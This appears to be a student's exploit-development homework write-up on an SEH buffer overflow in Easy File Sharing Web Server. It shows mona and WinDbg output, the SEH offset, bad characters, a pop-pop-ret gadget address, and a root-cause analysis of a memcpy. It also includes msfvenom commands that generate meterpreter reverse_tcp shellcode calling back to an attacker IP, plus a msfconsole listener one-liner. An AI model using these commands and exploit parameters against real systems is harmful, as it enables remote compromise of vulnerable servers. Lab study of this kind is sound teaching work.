Homework: Activity – Easy Sharing

For the target binary, perform the following:

Task 1:

- Show screenshot(s) successfully using pattern_create and findmsp to discover the offset to use for SEH.

  Example usage:
  - !py mona pattern_create 5000
  - !py mona findmsp
  - Possible location for results:

    C:\Users\AppSec\Desktop\AppSec\Exploitation\mona\findmsp.txt

Answer:

```
0:008> !py mona pattern_create 5000
Hold on...
[+] Command used:
!py C:\Program Files (x86)\Windows Kits\8.0\Debuggers\x86\mona.py pattern_create 5000
Creating cyclic pattern of 5000 bytes
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7A
[+] Preparing output file 'pattern.txt'
    - (Re)setting logfile pattern.txt
Note: don't copy this pattern from the log window, it might be truncated !
It's better to open pattern.txt and copy the pattern from the file

[+] This mona.py action took 0:00:00.047000
```

Figure 1: Runing !py moma pattern_create 5000 to generate fuzz buffer

```
    Cyclic pattern (normal) found at 0x0281d079 (length 5000 bytes)
    Cyclic pattern (normal) found at 0x0281e424 (length 5000 bytes)
    Cyclic pattern (normal) found at 0x0281f80c (length 5000 bytes)
    Cyclic pattern (unicode) found at 0x00ab63c0 (length 9996 bytes)
    Cyclic pattern (unicode) found at 0x00ab8ae8 (length 9996 bytes)
    Cyclic pattern (unicode) found at 0x00abb210 (length 9996 bytes)
[+] Examining registers
    EAX contains normal pattern : 0x386a4637 (offset 4193)
[+] Examining SEH chain
    SEH record (nseh field) at 0x04286fac overwritten with normal pattern : 0x34664633 (offset 4061), followed by 931
[+] Examining stack (entire stack) - looking for cyclic pattern
    Walking stack from 0x04285000 to 0x0429fffc (0x0001affc bytes)
    0x04285fd1 : Contains normal cyclic pattern at ESP+0xd1 (+209) : offset 2, length 4998 (-> 0x04287356 : ESP+0x145
    0x042879a9 : Contains normal cyclic pattern at ESP+0x19a9 (+6569) : offset 1, length 4999 (-> 0x04288c2f : ESP+0x
    0x04288dc9 : Contains normal cyclic pattern at ESP+0x2ec9 (+11977) : offset 1, length 4999 (-> 0x0428a14f : ESP+0
[+] Examining stack (entire stack) - looking for pointers to cyclic pattern
    Walking stack from 0x04285000 to 0x0429fffc (0x0001affc bytes)
    0x042854c8 : Pointer into normal cyclic pattern at ESP-0xa38 (-2616) : 0x04286fb0 : offset 4065, length 935
```

Figure 2: !py mona findmsp finding the offset of the crash from patterncreate.

```
(1b10.1bc8): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\EFS Software\Easy File Sharing Web Ser
eax=5a5a5a5a ebx=00000001 ecx=ffffffff edx=04105fac esi=04105f84 edi=04105fac
eip=61c277f6 esp=04105f00 ebp=04105f18 iopl=0         nv up ei pl nz na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010206
sqlite3!sqlite3_errcode+0x8e:
61c277f6 81784c97a629a0  cmp     dword ptr [eax+4Ch],0A029A697h ds:002b:5a5a5aa6=????????
*** WARNING: Unable to verify checksum for C:\EFS Software\Easy File Sharing Web Server\fsws.exe
*** ERROR: Module load completed but symbols could not be loaded for C:\EFS Software\Easy File Sharing Web Server\fsw
0:008> !exchain
04106fac: 43434343
Invalid exception stack at 42424242
```

Figure 3: Hit NSEH!

```
0x1000e746 : pop ebp # pop ebx # ret  | null {PAGE_EXECUTE_READ} [ImageLoad.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\EFS Software\Easy File Sharing Web Server\ImageLoad.dll)
0x1000fd10 : pop ebp # pop ebx # ret  | null {PAGE_EXECUTE_READ} [ImageLoad.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\EFS Software\Easy File Sharing Web Server\ImageLoad.dll)
0x1000fdc3 : pop ebp # pop ebx # ret  | null {PAGE_EXECUTE_READ} [ImageLoad.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\EFS Software\Easy File Sharing Web Server\ImageLoad.dll)
0x10010ca3 : pop ebp # pop ebx # ret  | {PAGE_EXECUTE_READ} [ImageLoad.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\EFS Software\Easy File Sharing Web Server\ImageLoad.dll)
0x10010334 : pop ebp # pop ebx # ret  | ascii {PAGE_EXECUTE_READ} [ImageLoad.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\EFS Software\Easy File Sharing Web Server\ImageLoad.dll)
0x10012cee : pop ebp # pop ebx # ret  |  {PAGE_EXECUTE_READ} [ImageLoad.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\EFS Software\Easy File Sharing Web Server\ImageLoad.dll)
0x10012da5 : pop ebp # pop ebx # ret  |  {PAGE_EXECUTE_READ} [ImageLoad.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\EFS Software\Easy File Sharing Web Server\ImageLoad.dll)
0x10012e54 : pop ebp # pop ebx # ret  | ascii {PAGE_EXECUTE_READ} [ImageLoad.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\EFS Software\Easy File Sharing Web Server\ImageLoad.dll)
```

Figure 4: Ran !py mona SEH to get SEH. Found one that the address is valid ASCII.

```
(748.610): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\EFS Softw
eax=5a5a5a5a ebx=00000001 ecx=ffffffff edx=040d5fac esi=040d5f84 edi=040d5fac
eip=61c277f6 esp=040d5f00 ebp=040d5f18 iopl=0         nv up ei pl nz na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010206
sqlite3!sqlite3_errcode+0x8e:
61c277f6 81784c97a629a0  cmp     dword ptr [eax+4Ch],0A029A697h ds:002b:5a5a5aa6=???????
*** WARNING: Unable to verify checksum for C:\EFS Software\Easy File Sharing Web Server\
*** ERROR: Module load completed but symbols could not be loaded for C:\EFS Software\Eas
0:006> !exchain
040d6fac: *** WARNING: Unable to verify checksum for C:\EFS Software\Easy File Sharing W
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\EFS Softw
ImageLoad!SaveGIF+e363 (100102a3)
Invalid exception stack at 909006eb
```

Figure 5: Hit NSEH | short jmp 6 nop nop

```
0:006> u 100102a3
ImageLoad!SaveGIF+0xe363:
100102a3 5d              pop     ebp
100102a4 5b              pop     ebx
100102a5 c3              ret
100102a6 90              nop
100102a7 90              nop
100102a8 90              nop
100102a9 90              nop
100102aa 90              nop
```

Figure 6: pop pop ret at chosen address for SEH.

```
041587e0 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
041587ef 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
041587fe 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0415880d 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0415881c 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0415882b 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0415883a 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
04158849 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
04158858 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
04158867 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
04158876 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
04158885 eb 06 90 90 a3 02 01 10 90 90 90 90 90 90 90 90  ................
04158894 90 90 90 90 90 90 90 90 90 90 90 90 90 5a 5a 5a  .............ZZZ
041588a3 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a  ZZZZZZZZZZZZZZZZ
041588b2 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a  ZZZZZZZZZZZZZZZZ
041588c1 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a  ZZZZZZZZZZZZZZZZ
041588d0 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a  ZZZZZZZZZZZZZZZZ
041588df 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a  ZZZZZZZZZZZZZZZZ
041588ee 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a  ZZZZZZZZZZZZZZZZ
041588fd 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a  ZZZZZZZZZZZZZZZZ
0415890c 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a  ZZZZZZZZZZZZZZZZ
0415891b 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a  ZZZZZZZZZZZZZZZZ
0415892a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a  ZZZZZZZZZZZZZZZZ
04158939 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a  ZZZZZZZZZZZZZZZZ
```

Figure 5: Z's are in order so looks like we don't need anything else to send shellcode other than find any bad characters.

Task 2:

- Show screenshot(s) showing how you determined what bad characters exist.

  Note: you can probably assume /x00 and will want to exclude this.

  - Indicate in writing which are the bad chars. **Use your words.**

    Example usage:

    - !py mona bytearray -b '\x00'
    - !py mona compare -f C:\Users\AppSec\Desktop\AppSec\Exploitation\mona\bytearray.bin
    - Refer to the Mona manual.
      - https://www.corelan.be/index.php/2011/07/14/mona-py-the-manual/

Answer:

I initially just tried to just send some shellcode, but it didn't work. It's most likely due to having bad characters. With trial and error, I generated a list of bad characters and used that in place of shellcode. I then sent that and then viewed ESP to see which one does

odd things then removed it and tried again until the whole list of characters appeared in ESP contiguously.

```
Hold on...
[+] Command used:
!py C:\Program Files (x86)\Windows Kits\8.0\Debuggers\x86\mona.py bytearray -cpb "\x00\x0a\x0d"
Generating table, excluding 3 bad chars...
Dumping table to file
[+] Preparing output file 'bytearray.txt'
    - (Re)setting logfile bytearray.txt
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0b\x0c\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f
"\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f
"\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f
"\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f
"\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f
"\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf
"\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf
"\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff


Done, wrote 253 bytes to file bytearray.txt
Binary output saved in bytearray.bin

[+] This mona.py action took 0:00:00.032000
```

Figure 6: Use mona.py to generate a bytearray to find bad characters.



Figure 7: everything was good until \x20 was sent and as you can see it's not there. It's probably somewhere else but that's not what we want so we need to exclude this byte.

I kept doing the above and found that the following are all bad characters. The bad characters are: \x20\x25\x2b\x2f\x5c. When I built the byte array I initially excluded \x00\x0a\x0d as x00 is null, x0a is line feed, and x0d is carriage return. So, in totality the bad chars are: \x00\x0a\x0d\x20\x25\x2b\x2f\x5c.



Figure 8: All bad characters removed. All the bytes are in contiguous order along with A buffer and Z buffer. Should be good to build shellcode now.

Task 3:

- Obtain a successful SEH overwrite.

- Show screenshot and include Python/Perl script.
- You do not need to get shellcode to execute, although you can use a benign calc, if you wish too. If you show that it gets to and executes NOPS that is sufficient.

Answer:

Using msfvenom I created python shellcode excluding the bad bytes from above to create a payload for my exploit. I also did the same to pop calc.exe. Both forms of shellcode are included in the script.

I ran the following commands to generate the shellcode:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.15.152 LPORT=4444 -f python -a x86 -b
'\x00\x0a\x0d\x20\x25\x2b\x2f\x5c'
```

and

```
msfvenom -a x86 --platform windows -p windows/exec cmd=calc.exe -b '\x00\x0a\x0d\x20\x25\x2b\x2f\x5c' -f py
```

On the attacker box I ran the following to set up a meterpreter listener:

```
msfconsole -x "use exploit/multi/handler;set payload windows/meterpreter/reverse_tcp;set LHOST 192.168.15.152;set LPORT
4444;run;"
```



Figure 10: My meterpreter shellcode in memory.



Figure 9: My shellcode meterpreter reverse_tcp connection.



Figure 11: Shellcode executed successfully!

Figure 12: Shell on attacker box.

Task 4 (Optional - EC, 4 points):

- What is the cause of the vulnerability?
- Provide evidence.

Answer:

The initial crash happens in the sqlite3.dll and the value of EAX has Z's in it which the end of the buffer I sent so, we need to find how EAX got populated initially to find the source.

```
0:009> g
(d8c.2b8): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\EFS Software\Easy File Sharing Web Server\sqlite3.dll -
eax=5a5a5a5a ebx=00000001 ecx=ffffffff edx=04405fac esi=04405f84 edi=04405fac
eip=61c277f6 esp=04405f00 ebp=04405f18 iopl=0         nv up ei pl nz na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010206
sqlite3!sqlite3_errcode+0x8e:
61c277f6 81784c97a629a0  cmp     dword ptr [eax+4Ch],0A029A697h ds:002b:5a5a5aa6=????????
*** WARNING: Unable to verify checksum for C:\EFS Software\Easy File Sharing Web Server\fsws.exe
*** ERROR: Module load completed but symbols could not be loaded for C:\EFS Software\Easy File Sharing Web Server\fsws.exe
```

Figure 13: Crash w/Z's in EAX

```
0:009> k
ChildEBP RetAddr
WARNING: Stack unwind information not available. Following frames may be wrong.
04405f18 61c6286c sqlite3!sqlite3_errcode+0x8e
04405f58 004968f4 sqlite3!sqlite3_declare_vtab+0x3282
044075fc 00000000 fsws+0x968f4
0:009> kd
```

If you can figure out where EAX is getting filled, you can find where the issue is. You need to trace EAX back from the point of the crash to see how it's being populated. I set a breakpoint in IDA inside this sqlite3_declare_vtab function and I saw a SQL command with the buffer appended but it wasn't in EAX. The error is the sql statement, select * from sqltable where name ='AAAA…'



Figure 14: Crash location w/memdump showing conntents of EAX which is the fuzz string.

Working backwards from the sqlite.dll location I was able to see a sprintf that contained the buffer in function sub_497650. The string was already in here, so you need to keep working backwards to find the source.



Figure 15: sprintf w/string and contents of EAX shown.

I eventually located a memcpy function that is the source of our issue in function sub_52DF03. This is the location where the fuzz string gets copied to memory and causes the overflow.

```
.text:0052DF5D loc_52DF5D:                             ; CODE XREF: sub_52DF03+4A↑j
.text:0052DF5D mov     ecx, [ebp+arg_0]                ; this
.text:0052DF60 push    eax                             ; Size
.text:0052DF61 push    esi                             ; Src
.text:0052DF62 push    eax                             ; int
.text:0052DF63 call    ?GetBufferSetLength@CString@@QAEPADH@Z ; This function will set the size of the dst pointer used in memcopy below.
.text:0052DF68 push    eax                             ; void *
EIP
.text:0052DF69 call    _memcpy_0                       ; This is where the overflow occurs due to the dst pointer being too small to hold the buffer.
```

Figure 17: memcpy() issue where src is larger than dst pointer in sub_52DF03.

```
char *BufferSetLength; // eax
size_t v12; // [esp-4h] [ebp-10h]

v4 = (const unsigned __int8 *)lpString;
if ( !lpString )
  return 0;
v5 = a3 - 1;
if ( a3 )
{
  while ( 1 )
  {
    v6 = _mbschr(v4, a4);
    if ( !v6 )
      break;
    v4 = v6 + 1;
    if ( !v5-- )
      goto LABEL_5;
  }
  CString::Empty(a1);
  return 0;
}
LABEL_5:
v8 = _mbschr(v4, a4);
if ( v8 )
  v9 = v8 - v4;
else
  v9 = lstrlenA((LPCSTR)v4);
v12 = v9;
BufferSetLength = CString::GetBufferSetLength(a1, v9);
memcpy_0(BufferSetLength, v4, v12);
return 1;
```

```
V6 = looks for '\' in string
V4 = v6 + 1 - moves to the first char after '\'
V8 - set to the next '\' found in string
Size_t - unsigned int data type. 32bits/4bytes.
lstrlenA((LPCSTR)v4) - gets the length of a constant string
getbuffersetlength(a1, v9) - allocates space dynamically
```

Figure 16: Pseudocode of function sub_52DF03

Deliverable

- Provide your response in Word/PDF document with screenshots along with script.